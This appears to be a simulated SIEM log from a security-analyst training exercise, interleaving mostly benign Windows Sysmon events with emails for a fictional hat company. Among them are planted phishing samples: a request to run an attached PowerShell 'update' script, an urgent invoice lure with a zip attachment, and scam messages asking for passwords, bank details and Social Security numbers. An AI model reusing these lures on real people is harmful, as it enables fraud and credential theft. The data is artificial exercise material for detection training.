Time	Event
2025-12-23T03:58:28+0000	{"datasource":"email","timestamp":"12/23/2025 03:58:28.731","subject":"Force update fix","sender":"yani.zubair@tryhatme.com","recipient":"michelle.smith@tryhatme.com","attachment":"forceupdate.ps1","content":"Hey Michelle, can you run this PowerShell script to fix the update issue we discussed? It should resolve the problem with the automatic updates not working properly.","direction":"internal"}
2025-12-23T03:58:29+0000	{"datasource":"email","timestamp":"12/23/2025 03:58:29.731","subject":"Instant Wealth Send Bitcoin to Double Your Money","sender":"howe@headwearmarketwatch.org","recipient":"armaan.terry@tryhatme.com","attachment":"None","content":" Our exclusive system guarantees instant Bitcoin doubling Send us just 100 and watch it turn into 200 instantly","direction":"inbound"}
2025-12-23T03:58:40+0000	{"datasource":"email","timestamp":"12/23/2025 03:58:40.731","subject":"RE: Inquiry: Custom Hat Order for Corporate Gifting","sender":"safa.prince@tryhatme.com","recipient":"hannah@headlinehats.com","attachment":"None","content":" Attached are some design mockups and pricing options Let us know if you have any adjustments or additional requests","direction":"outbound"}
2025-12-23T03:58:44+0000	{"datasource":"email","timestamp":"12/23/2025 03:58:44.731","subject":"RE: RE: Upcoming Trade Show Attendance: Meet our Hat Experts","sender":"cain.omoore@tryhatme.com","recipient":"woody@hatnewsdaily.org","attachment":"None","content":" Do you have a booth number or schedule for presentations I would like to plan accordingly","direction":"outbound"}
2025-12-23T03:59:00+0000	{"datasource":"email","timestamp":"12/23/2025 03:59:00.731","subject":"Inheritance Alert: Unknown Billionaire Relative Left You Their Hat Fortunes","sender":"eileen@trendymillineryco.me","recipient":"support@tryhatme.com","attachment":"None","content":" A long lost billionaire relative has left you their secret hat empire To claim your inheritance send us your banking details immediately","direction":"inbound"}
2025-12-23T03:59:05+0000	{"datasource":"email","timestamp":"12/23/2025 03:59:05.731","subject":"Vendor Showcase: Latest Hat Materials and Designs","sender":"gardner@stylewatchjournal.com","recipient":"cain.omoore@tryhatme.com","attachment":"None","content":" We have exciting new materials and innovative designs that we would love to showcase Let us know if you would like samples or a walkthrough","direction":"inbound"}
2025-12-23T03:59:06+0000	{"datasource":"sysmon","timestamp":"12/23/2025 03:59:06.731","event.code":"13","host.name":"win-3449","process.name":"spoolsv.exe","process.pid":"3978","event.action":"Registry value set (rule: RegistryEvent)","registry.key":"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Print\\Printers\\Microsoft Print to PDF (redirected 5),40\\DsDriver\\driverVersion","registry.path":"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Print\\Printers\\Microsoft Print to PDF (redirected 5),40\\DsDriver\\driverVersion","registry.value":"driverVersion"}
2025-12-23T03:59:07+0000	{"datasource":"sysmon","timestamp":"12/23/2025 03:59:07.731","event.code":"1","host.name":"win-3459","process.name":"TSTheme.exe","process.pid":"3508","process.parent.pid":"3848","process.command_line":"C:\\Windows\\system32\\TSTheme.exe -Embedding","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T03:59:22+0000	{"datasource":"email","timestamp":"12/23/2025 03:59:22.731","subject":"Mega Discount: Buy 1 Hat Get 100 More Scam Alert","sender":"armaan.terry@tryhatme.com","recipient":"bertha@fashionnewsdaily.info","attachment":"None","content":" Our deal is so good it is suspicious Buy one overpriced hat and get 100 free because that is totally sustainable business","direction":"outbound"}
2025-12-23T03:59:36+0000	{"datasource":"email","timestamp":"12/23/2025 03:59:36.731","subject":"FWD: Team Building Event - RSVP by Friday","sender":"invoice@tryhatme.com","recipient":"invoice@tryhatme.com","attachment":"None","content":" Sharing in case anyone missed it.","direction":"internal"}
2025-12-23T03:59:44+0000	{"datasource":"sysmon","timestamp":"12/23/2025 03:59:44.731","event.code":"1","host.name":"win-3455","process.name":"rundll32.exe","process.pid":"3692","process.parent.pid":"3596","process.parent.name":"iexplore.exe","process.command_line":"C:\\Windows\\system32\\rundll32.exe C:\\Windows\\system32\\inetcpl.cpl,ClearMyTracksByProcess Flags:276824072 WinX:0 WinY:0 IEFrame:0000000000000000","process.working_directory":"C:\\Users\\ashwin.johnston\\Desktop\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T03:59:46+0000	{"datasource":"sysmon","timestamp":"12/23/2025 03:59:46.731","event.code":"13","host.name":"win-3456","process.pid":"3957","event.action":"Registry value set (rule: RegistryEvent)","registry.key":"System\\CurrentControlSet\\Control\\Class\\{1ed2bbf9-11f0-4084-b21f-ad83a8e6dcdc}\\0004\\DriverVersion","registry.path":"HKLM\\System\\CurrentControlSet\\Control\\Class\\{1ed2bbf9-11f0-4084-b21f-ad83a8e6dcdc}\\0004\\DriverVersion","registry.value":"DriverVersion"}
2025-12-23T04:00:14+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:00:14.731","event.code":"22","host.name":"win-3449","process.name":"OUTLOOK.EXE","process.pid":"3801","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"DC-01.tryhatme.com","dns.resolved_ip":"172.16.1.10","dns.answers.data":"172.16.1.10"}
2025-12-23T04:00:16+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:00:16.731","event.code":"13","host.name":"win-3456","process.name":"spoolsv.exe","process.pid":"3650","event.action":"Registry value set (rule: RegistryEvent)","registry.key":"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Print\\Printers\\Microsoft Print to PDF (redirected 4)\\DsDriver\\driverVersion","registry.path":"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Print\\Printers\\Microsoft Print to PDF (redirected 4)\\DsDriver\\driverVersion","registry.value":"driverVersion"}
2025-12-23T04:00:24+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:00:24.731","event.code":"13","host.name":"win-3455","process.name":"spoolsv.exe","process.pid":"3703","event.action":"Registry value set (rule: RegistryEvent)","registry.key":"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Print\\Printers\\Fax (redirected 4)\\DsDriver\\driverVersion","registry.path":"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Print\\Printers\\Fax (redirected 4)\\DsDriver\\driverVersion","registry.value":"driverVersion"}

Time	Event
2025-12-23T04:00:30+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:00:30.731","event.code":"13","host.name":"win-3461","process.name":"spoolsv.exe","process.pid":"3598","event.action":"Registry value set (rule: RegistryEvent)","registry.key":"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Print\\Printers\\Microsoft Print to PDF (redirected 5),40\\DsDriver\\driverVersion","registry.path":"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Print\\Printers\\Microsoft Print to PDF (redirected 5),40\\DsDriver\\driverVersion","registry.value":"driverVersion"}
2025-12-23T04:00:53+0000	{"datasource":"email","timestamp":"12/23/2025 04:00:53.731","subject":"RE: Scheduling a Virtual Meeting to Discuss Market Trends","sender":"michael.ascot@tryhatme.com","recipient":"arthur@trendsettingtrilbies.com","attachment":"None","content":" I am available on Thursday afternoon Let me know if that works for everyone else ","direction":"outbound"}
2025-12-23T04:01:14+0000	{"datasource":"email","timestamp":"12/23/2025 04:01:14.731","subject":"Follow-up on Previous Discussion: Next Steps for Engagement","sender":"michelle.smith@tryhatme.com","recipient":"williamson@theheadwearhub.com","attachment":"None","content":" Here is a summary of our last discussion along with action items for the next steps Let us know if you have any modifications","direction":"outbound"}
2025-12-23T04:01:24+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:01:24.731","event.code":"1","host.name":"win-3459","process.name":"TrustedInstaller.exe","process.pid":"3577","process.parent.pid":"3506","process.parent.name":"services.exe","process.command_line":"C:\\Windows\\servicing\\TrustedInstaller.exe","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:01:43+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:01:43.731","event.code":"1","host.name":"win-3453","process.name":"iexplore.exe","process.pid":"3690","process.parent.pid":"3933","process.parent.name":"iexplore.exe","process.command_line":"\"C:\\Program Files (x86)\\Internet Explorer\\IEXPLORE.EXE\" SCODEF:8580 CREDAT:9474 /prefetch:2","process.working_directory":"C:\\Users\\kyra.flores\\Desktop\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:02:28+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:02:28.731","event.code":"1","host.name":"win-3453","process.name":"AtBroker.exe","process.pid":"3595","process.parent.pid":"3604","process.parent.name":"winlogon.exe","process.command_line":"atbroker.exe","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:02:28+0000	{"datasource":"email","timestamp":"12/23/2025 04:02:28.731","subject":"Exotic Hat Destination Package Limited Time Offer Inside","sender":"armaan.terry@tryhatme.com","recipient":"connolly@yahoo.com","attachment":"None","content":" Travel the world to explore the most exotic hat cultures Only available to the first 1000 people who enter their credit card details","direction":"outbound"}
2025-12-23T04:02:41+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:02:41.731","event.code":"22","host.name":"win-3455","process.name":"OUTLOOK.EXE","process.pid":"3600","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"autodiscover.tryhatme.finance","dns.resolved_ip":"34.244.197.202","dns.answers.data":"mail.tryhatme.finance, 34.24g4.197.202"}
2025-12-23T04:02:56+0000	{"datasource":"email","timestamp":"12/23/2025 04:02:56.731","subject":"RE: RE: Vendor Showcase: Latest Hat Materials and Designs","sender":"dominguez@headwearconventionworld.net","recipient":"contact@tryhatme.com","attachment":"None","content":" Could you provide more details on durability and production costs for large scale manufacturing","direction":"inbound"}
2025-12-23T04:02:57+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:02:57.731","event.code":"1","host.name":"win-3460","process.name":"MoUsoCoreWorker.exe","process.pid":"3600","process.parent.pid":"3716","process.command_line":"C:\\Windows\\System32\\mousocoreworker.exe -Embedding","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:03:01+0000	{"datasource":"email","timestamp":"12/23/2025 04:03:01.731","subject":"Hats from Outer Space Alien Fashion Invasion Sale","sender":"invoice@tryhatme.com","recipient":"tobias@headtoppersinc.xyz","attachment":"None","content":" Directly imported from outer space These extraterrestrial hats are stylish and glow in the dark Limited stock act fast","direction":"outbound"}
2025-12-23T04:03:01+0000	{"datasource":"email","timestamp":"12/23/2025 04:03:01.731","subject":"RE: RE: Exploring Partnership Potential: Custom Hat Design Proposal","sender":"maximillian@fashionforwardhatter.com","recipient":"ceo@tryhatme.com","attachment":"None","content":" Do you have estimated costs for different material options and production timelines","direction":"inbound"}
2025-12-23T04:03:09+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:03:09.731","event.code":"13","host.name":"win-3457","process.name":"spoolsv.exe","process.pid":"3855","event.action":"Registry value set (rule: RegistryEvent)","registry.key":"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Print\\Printers\\Fax (redirected 5)\\DsDriver\\driverVersion","registry.path":"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Print\\Printers\\Fax (redirected 5)\\DsDriver\\driverVersion","registry.value":"driverVersion"}
2025-12-23T04:03:19+0000	{"datasource":"email","timestamp":"12/23/2025 04:03:19.731","subject":"Get Your Degree Online in Hat Design Not Accredited","sender":"support@tryhatme.com","recipient":"lucie@trendymillineryco.me","attachment":"None","content":" Become a certified hat designer in just 24 hours No studying required No accreditation needed","direction":"outbound"}
2025-12-23T04:03:35+0000	{"datasource":"email","timestamp":"12/23/2025 04:03:35.731","subject":"Lunarian Prince Offering Hat Investment Opportunities","sender":"safa.prince@tryhatme.com","recipient":"gerard@fashionindustrytrends.xyz","attachment":"None","content":" A wealthy Lunarian prince needs your help to transfer 10 million space credits Invest in his intergalactic hat business and double your fortune","direction":"outbound"}
2025-12-23T04:03:37+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:03:37.731","event.code":"1","host.name":"win-3450","process.name":"rundll32.exe","process.pid":"3979","process.parent.pid":"3806","process.parent.name":"iexplore.exe","process.command_line":"C:\\Windows\\system32\\rundll32.exe C:\\Windows\\system32\\inetcpl.cpl,ClearMyTracksByProcess Flags:8388616 WinX:0 WinY:0 IEFrame:0000000000000000","process.working_directory":"C:\\Users\\michael.ascot\\Desktop\\","event.action":"Process Create (rule: ProcessCreate)"}

Time	Event
2025-12-23T04:03:38+0000	{"datasource":"email","timestamp":"12/23/2025 04:03:38.731","subject":"Inquiry: Custom Hat Order for Corporate Gifting","sender":"invoice@tryhatme.com","recipient":"hannah@stylishhatboutique.com","attachment":"None","content":" We are happy to assist with your custom order Let us know your quantity preferred materials and design details so we can provide a tailored quote","direction":"outbound"}
2025-12-23T04:03:40+0000	{"datasource":"email","timestamp":"12/23/2025 04:03:40.731","subject":"FWD: Invitation to a Business Networking Luncheon Next Week","sender":"lance@trendyheadwearblog.com","recipient":"roger.fedora@tryhatme.com","attachment":"None","content":" Passing this along in case anyone else is interested in joining","direction":"inbound"}
2025-12-23T04:03:48+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:03:48.731","event.code":"1","host.name":"win-3451","process.name":"taskhostw.exe","process.pid":"3585","process.parent.pid":"3653","process.parent.name":"svchost.exe","process.command_line":"taskhostw.exe KEYROAMING","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:03:48+0000	{"datasource":"email","timestamp":"12/23/2025 04:03:48.731","subject":"RE: New Product Launch - All Hands on Deck","sender":"support@tryhatme.com","recipient":"support@tryhatme.com","attachment":"None","content":" Got it. Will prepare the slides.","direction":"internal"}
2025-12-23T04:04:06+0000	{"datasource":"email","timestamp":"12/23/2025 04:04:06.731","subject":"Grow Your Hat Business Overnight with this Secret Formula","sender":"leonard@fashionindustrytrends.xyz","recipient":"yani.zubair@tryhatme.com","attachment":"None","content":" Unlock the ultimate strategy to skyrocket your hat empire No experience needed Just click and watch the profits roll in","direction":"inbound"}
2025-12-23T04:04:30+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:04:30.731","event.code":"22","host.name":"win-3458","process.name":"OUTLOOK.EXE","process.pid":"3906","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"autodiscover.tryhatme.finance","dns.resolved_ip":"34.244.197.202","dns.answers.data":"mail.tryhatme.finance, 34.24g4.197.202"}
2025-12-23T04:05:17+0000	{"datasource":"email","timestamp":"12/23/2025 04:05:17.731","subject":"FWD: Invitation to a Business Networking Luncheon Next Week","sender":"miguel.odonnell@tryhatme.com","recipient":"marshall@hatemporium.com","attachment":"None","content":" Passing this along in case anyone else is interested in joining","direction":"outbound"}
2025-12-23T04:06:02+0000	{"datasource":"email","timestamp":"12/23/2025 04:06:02.731","subject":"FWD: Exploring Partnership Potential: Custom Hat Design Proposal","sender":"peck@headwearinfluencerhub.com","recipient":"ceo@tryhatme.com","attachment":"None","content":" Sharing this proposal internally for consideration Let ’ s discuss further","direction":"inbound"}
2025-12-23T04:06:07+0000	{"datasource":"email","timestamp":"12/23/2025 04:06:07.731","subject":"RE: Hiring Update - Interview Schedule","sender":"sophie.j@tryhatme.com","recipient":"sophie.j@tryhatme.com","attachment":"None","content":" Confirmed. I ’ ll take the 2 PM slot.","direction":"internal"}
2025-12-23T04:06:13+0000	{"datasource":"email","timestamp":"12/23/2025 04:06:13.731","subject":"Miracle Anti-Aging Hat Cream Look 20 Years Younger","sender":"sophie.j@tryhatme.com","recipient":"shah@hatventuresworldwide.online","attachment":"None","content":" Scientists hate us for discovering this new hat cream formula that erases wrinkles instantly Just apply and watch the years disappear","direction":"outbound"}
2025-12-23T04:07:03+0000	{"datasource":"email","timestamp":"12/23/2025 04:07:03.731","subject":"Time Traveling Hat Adventure Explore Ancient Lands for Cheap","sender":"osman@fashionindustrytrends.xyz","recipient":"kyra.flores@tryhatme.com","attachment":"None","content":" Travel through time and experience the evolution of hats from ancient Egypt to futuristic Mars Only 500 per ticket","direction":"inbound"}
2025-12-23T04:07:03+0000	{"datasource":"email","timestamp":"12/23/2025 04:07:03.731","subject":"Lunarian Hat Models Want to Meet You Click for Love","sender":"oskar@chicfashionbloggers.net","recipient":"contact@tryhatme.com","attachment":"None","content":" Gorgeous hat wearing models from the Moon are searching for their Earth soulmate Could it be you Click to chat now","direction":"inbound"}
2025-12-23T04:07:06+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:07:06.731","event.code":"13","host.name":"win-3449","process.name":"spoolsv.exe","process.pid":"3743","event.action":"Registry value set (rule: RegistryEvent)","registry.key":"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Print\\Printers\\Microsoft Print to PDF (redirected 4)\\DsDriver\\driverVersion","registry.path":"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Print\\Printers\\Microsoft Print to PDF (redirected 4)\\DsDriver\\driverVersion","registry.value":"driverVersion"}
2025-12-23T04:07:29+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:07:29.731","event.code":"12","host.name":"win-3456","process.name":"spoolsv.exe","process.pid":"3698","event.action":"Registry object added or deleted (rule: RegistryEvent)","registry.key":"System\\CurrentControlSet\\Enum\\SWD\\PRINTENUM\\{2D00BA8B-3E7F-4C85-88E7-D1E9D13350F0}\\FriendlyName","registry.path":"HKLM\\System\\CurrentControlSet\\Enum\\SWD\\PRINTENUM\\{2D00BA8B-3E7F-4C85-88E7-D1E9D13350F0}\\FriendlyName","registry.value":"FriendlyName"}
2025-12-23T04:07:33+0000	{"datasource":"email","timestamp":"12/23/2025 04:07:33.731","subject":"Your Computer is Infected Pay 100 to Remove the Hat Virus","sender":"ashwin.johnston@tryhatme.com","recipient":"mejia@fashionindustrytrends.xyz","attachment":"None","content":" Warning Your system has been compromised by the deadly Hat Virus Send 100 to unlock your files now","direction":"outbound"}
2025-12-23T04:07:55+0000	{"datasource":"email","timestamp":"12/23/2025 04:07:55.731","subject":"Magic Weight Loss Hat Pills Shed Pounds Instantly","sender":"michelle.smith@tryhatme.com","recipient":"wanda@chicfashionbloggers.net","attachment":"None","content":" Wear our scientifically unproven hat and lose weight overnight It works because we said so","direction":"outbound"}
2025-12-23T04:07:58+0000	{"datasource":"email","timestamp":"12/23/2025 04:07:58.731","subject":"FWD: Seminar Registration: Hat Industry Innovation Trends","sender":"mejia@hatexpo2022.com","recipient":"sophie.j@tryhatme.com","attachment":"None","content":" Sharing this event information for those interested in attending","direction":"inbound"}

Time	Event
2025-12-23T04:08:03+0000	{"datasource":"email","timestamp":"12/23/2025 04:08:03.731","subject":"Collaboration Opportunity: Joint Hat Collection Proposal","sender":"hannah@customcrownhats.org","recipient":"contact@tryhatme.com","attachment":"None","content":" We will be attending the upcoming trade show and would love to schedule a meeting to discuss potential collaborations and new industry trends","direction":"inbound"}
2025-12-23T04:08:09+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:08:09.731","event.code":"12","host.name":"win-3461","process.name":"spoolsv.exe","process.pid":"3527","event.action":"Registry object added or deleted (rule: RegistryEvent)","registry.key":"System\\CurrentControlSet\\Control\\DeviceClasses\\{0ecef634-6ef0-472a-8085-5ad023ecbccd}\\##?#SWD#PRINTENUM#{9A7D6000-6360-4067-AFEC-3F8722701AC5}#{0ecef634-6ef0-472a-8085-5ad023ecbccd}\\#\\Device Parameters\\FriendlyName","registry.path":"HKLM\\System\\CurrentControlSet\\Control\\DeviceClasses\\{0ecef634-6ef0-472a-8085-5ad023ecbccd}\\##?#SWD#PRINTENUM#{9A7D6000-6360-4067-AFEC-3F8722701AC5}#{0ecef634-6ef0-472a-8085-5ad023ecbccd}\\#\\Device Parameters\\FriendlyName","registry.value":"FriendlyName"}
2025-12-23T04:08:11+0000	{"datasource":"email","timestamp":"12/23/2025 04:08:11.731","subject":"RE: RE: Quarterly Sales Report - Action Required","sender":"invoice@tryhatme.com","recipient":"invoice@tryhatme.com","attachment":"None","content":" We need better projections for next quarter—let ’ s discuss.","direction":"internal"}
2025-12-23T04:08:31+0000	{"datasource":"email","timestamp":"12/23/2025 04:08:31.731","subject":"Scam Alert Fake Hat Hotel Vouchers Up for Grabs","sender":"ashwin.johnston@tryhatme.com","recipient":"williamson@styleiconsinfluencers.net","attachment":"None","content":" Is your email inbox too small We have the solution Expand your storage for free just enter your password and enjoy unlimited space","direction":"outbound"}
2025-12-23T04:08:36+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:08:36.731","event.code":"13","host.name":"win-3456","process.pid":"3915","event.action":"Registry value set (rule: RegistryEvent)","registry.key":"System\\CurrentControlSet\\Enum\\SWD\\PRINTENUM\\{49455221-FA52-47F9-826D-B41CFD35E447}\\FriendlyName","registry.path":"HKLM\\System\\CurrentControlSet\\Enum\\SWD\\PRINTENUM\\{49455221-FA52-47F9-826D-B41CFD35E447}\\FriendlyName","registry.value":"FriendlyName"}
2025-12-23T04:08:49+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:08:49.731","event.code":"12","host.name":"win-3449","process.name":"spoolsv.exe","process.pid":"3658","event.action":"Registry object added or deleted (rule: RegistryEvent)","registry.key":"System\\CurrentControlSet\\Enum\\SWD\\PRINTENUM\\{9A7D6000-6360-4067-AFEC-3F8722701AC5}\\FriendlyName","registry.path":"HKLM\\System\\CurrentControlSet\\Enum\\SWD\\PRINTENUM\\{9A7D6000-6360-4067-AFEC-3F8722701AC5}\\FriendlyName","registry.value":"FriendlyName"}
2025-12-23T04:08:56+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:08:56.731","event.code":"13","host.name":"win-3450","process.pid":"3939","event.action":"Registry value set (rule: RegistryEvent)","registry.key":"System\\CurrentControlSet\\Control\\Class\\{1ed2bbf9-11f0-4084-b21f-ad83a8e6dcdc}\\0004\\DriverVersion","registry.path":"HKLM\\System\\CurrentControlSet\\Control\\Class\\{1ed2bbf9-11f0-4084-b21f-ad83a8e6dcdc}\\0004\\DriverVersion","registry.value":"DriverVersion"}
2025-12-23T04:08:59+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:08:59.731","event.code":"12","host.name":"win-3455","process.name":"spoolsv.exe","process.pid":"3957","event.action":"Registry object added or deleted (rule: RegistryEvent)","registry.key":"System\\CurrentControlSet\\Enum\\SWD\\PRINTENUM\\{9A7D6000-6360-4067-AFEC-3F8722701AC5}\\FriendlyName","registry.path":"HKLM\\System\\CurrentControlSet\\Enum\\SWD\\PRINTENUM\\{9A7D6000-6360-4067-AFEC-3F8722701AC5}\\FriendlyName","registry.value":"FriendlyName"}
2025-12-23T04:09:05+0000	{"datasource":"email","timestamp":"12/23/2025 04:09:05.731","subject":"RE: RE: Collaboration Opportunity: Joint Hat Collection Proposal","sender":"roger.fedora@tryhatme.com","recipient":"lance@trendytopperssummit.com","attachment":"None","content":" I have some ideas on branding and material choices Looking forward to refining the concept together","direction":"outbound"}
2025-12-23T04:09:08+0000	{"datasource":"email","timestamp":"12/23/2025 04:09:08.731","subject":"FINAL NOTICE: Overdue Payment - Account Suspension Imminent","sender":"john@hatmakereurope.xyz","recipient":"michael.ascot@tryhatme.com","attachment":"ImportantInvoice-Febrary.zip","content":"URGENT: Your account is 30 days past due and will be suspended today unless immediate payment is processed. Legal action will commence if payment is not received within 24 hours. Open the attached invoice immediately to view payment options and avoid legal consequences.","direction":"inbound"}
2025-12-23T04:09:09+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:09:09.731","event.code":"22","host.name":"win-3456","process.name":"OUTLOOK.EXE","process.pid":"3914","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"mailsrv-01.tryhatme.com","dns.resolved_ip":"172.16.1.15","dns.answers.data":"172.16.1.15"}
2025-12-23T04:10:13+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:10:13.731","event.code":"1","host.name":"win-3461","process.name":"iexplore.exe","process.pid":"3633","process.parent.pid":"3877","process.parent.name":"iexplore.exe","process.command_line":"\"C:\\Program Files (x86)\\Internet Explorer\\IEXPLORE.EXE\" SCODEF:8580 CREDAT:9474 /prefetch:2","process.working_directory":"C:\\Users\\sophie.j\\Desktop\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:10:20+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:10:20.731","event.code":"1","host.name":"win-3450","process.name":"rdpclip.exe","process.pid":"3587","process.parent.pid":"3855","process.parent.name":"svchost.exe","process.command_line":"rdpclip","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:10:26+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:10:26.731","event.code":"1","host.name":"win-3460","process.name":"iexplore.exe","process.pid":"3645","process.parent.pid":"3800","process.parent.name":"iexplore.exe","process.command_line":"\"C:\\Program Files (x86)\\Internet Explorer\\IEXPLORE.EXE\" SCODEF:2832 CREDAT:9474 /prefetch:2","process.working_directory":"C:\\Users\\roger.fedora\\Desktop\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:10:40+0000	{"datasource":"email","timestamp":"12/23/2025 04:10:40.731","subject":"Lunarian Prince Offering Hat Investment Opportunities","sender":"ceo@tryhatme.com","recipient":"hannah@chicfashionbloggers.net","attachment":"None","content":" A wealthy Lunarian prince needs your help to transfer 10 million space credits Invest in his intergalactic hat business and double your fortune","direction":"outbound"}

Time	Event
2025-12-23T04:10:40+0000	{"datasource":"email","timestamp":"12/23/2025 04:10:40.731","subject":"Inquiry: Custom Hat Order for Corporate Gifting","sender":"ceo@tryhatme.com","recipient":"gardner@headwearreporter.net","attachment":"None","content":" We are happy to assist with your custom order Let us know your quantity preferred materials and design details so we can provide a tailored quote","direction":"outbound"}
2025-12-23T04:10:59+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:10:59.731","event.code":"1","host.name":"win-3456","process.name":"iexplore.exe","process.pid":"3707","process.parent.pid":"3577","process.parent.name":"iexplore.exe","process.command_line":"\"C:\\Program Files (x86)\\Internet Explorer\\IEXPLORE.EXE\" SCODEF:8580 CREDAT:9474 /prefetch:2","process.working_directory":"C:\\Users\\safa.prince\\Desktop\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:11:10+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:11:10.731","event.code":"1","host.name":"win-3451","process.name":"taskhostw.exe","process.pid":"3945","process.parent.pid":"3652","process.parent.name":"svchost.exe","process.command_line":"taskhostw.exe KEYROAMING","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:11:23+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:11:23.731","event.code":"1","host.name":"win-3451","process.name":"iexplore.exe","process.pid":"3614","process.parent.pid":"3779","process.parent.name":"iexplore.exe","process.command_line":"\"C:\\Program Files (x86)\\Internet Explorer\\IEXPLORE.EXE\" SCODEF:2832 CREDAT:9474 /prefetch:2","process.working_directory":"C:\\Users\\miguel.odonnell\\Desktop\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:12:35+0000	{"datasource":"email","timestamp":"12/23/2025 04:12:35.731","subject":"Free Money Alert Just Share Your Social Security Number","sender":"magnus@headwearmarketwatch.org","recipient":"cain.omoore@tryhatme.com","attachment":"None","content":" There is free money waiting for you Just provide your social security number and mother's maiden name and watch the cash roll in","direction":"inbound"}
2025-12-23T04:12:42+0000	{"datasource":"email","timestamp":"12/23/2025 04:12:42.731","subject":"RE: Scheduling a Virtual Meeting to Discuss Market Trends","sender":"sophie.j@tryhatme.com","recipient":"duke@chicchapeauconclave.com","attachment":"None","content":" I am available on Thursday afternoon Let me know if that works for everyone else ","direction":"outbound"}
2025-12-23T04:12:49+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:12:49.731","event.code":"22","host.name":"win-3449","process.name":"OUTLOOK.EXE","process.pid":"3587","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"autodiscover.tryhatme.finance","dns.resolved_ip":"34.244.197.202","dns.answers.data":"mail.tryhatme.finance, 34.244.197.202"}
2025-12-23T04:13:02+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:13:02.731","event.code":"1","host.name":"win-3455","process.name":"WUDFHost.exe","process.pid":"3809","process.parent.pid":"3648","process.parent.name":"services.exe","process.command_line":"\"C:\\Windows\\System32\\WUDFHost.exe\" -HostGUID:{eaa41944-3811-4056-972f-add85d3bfc01} -IoEventPortName:\\UMDFCommunicationPorts\\WUDF\\HostProcess-fd5c32fb-5bb6-4693-82a7-6cec85d58bc4 -SystemEventPortName:\\UMDFCommunicationPorts\\WUDF\\HostProcess-3ba97dd6-3700-4e8a-8921-1e24128d9c7d -IoCancelEventPortName:\\UMDFCommunicationPorts\\WUDF\\HostProcess-2a6ae716-7c20-4d0c-97b6-bb3346775edf -NonStateChangingEventPortName:\\UMDFCommunicationPorts\\WUDF\\HostProcess-54470b14-46b9-4c56-abe1-d9b12ef13c5f -LifetimeId:39d16a20-5092-495b-95b9-c7e0ec216f0f -DeviceGroupId: -HostArg:0","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
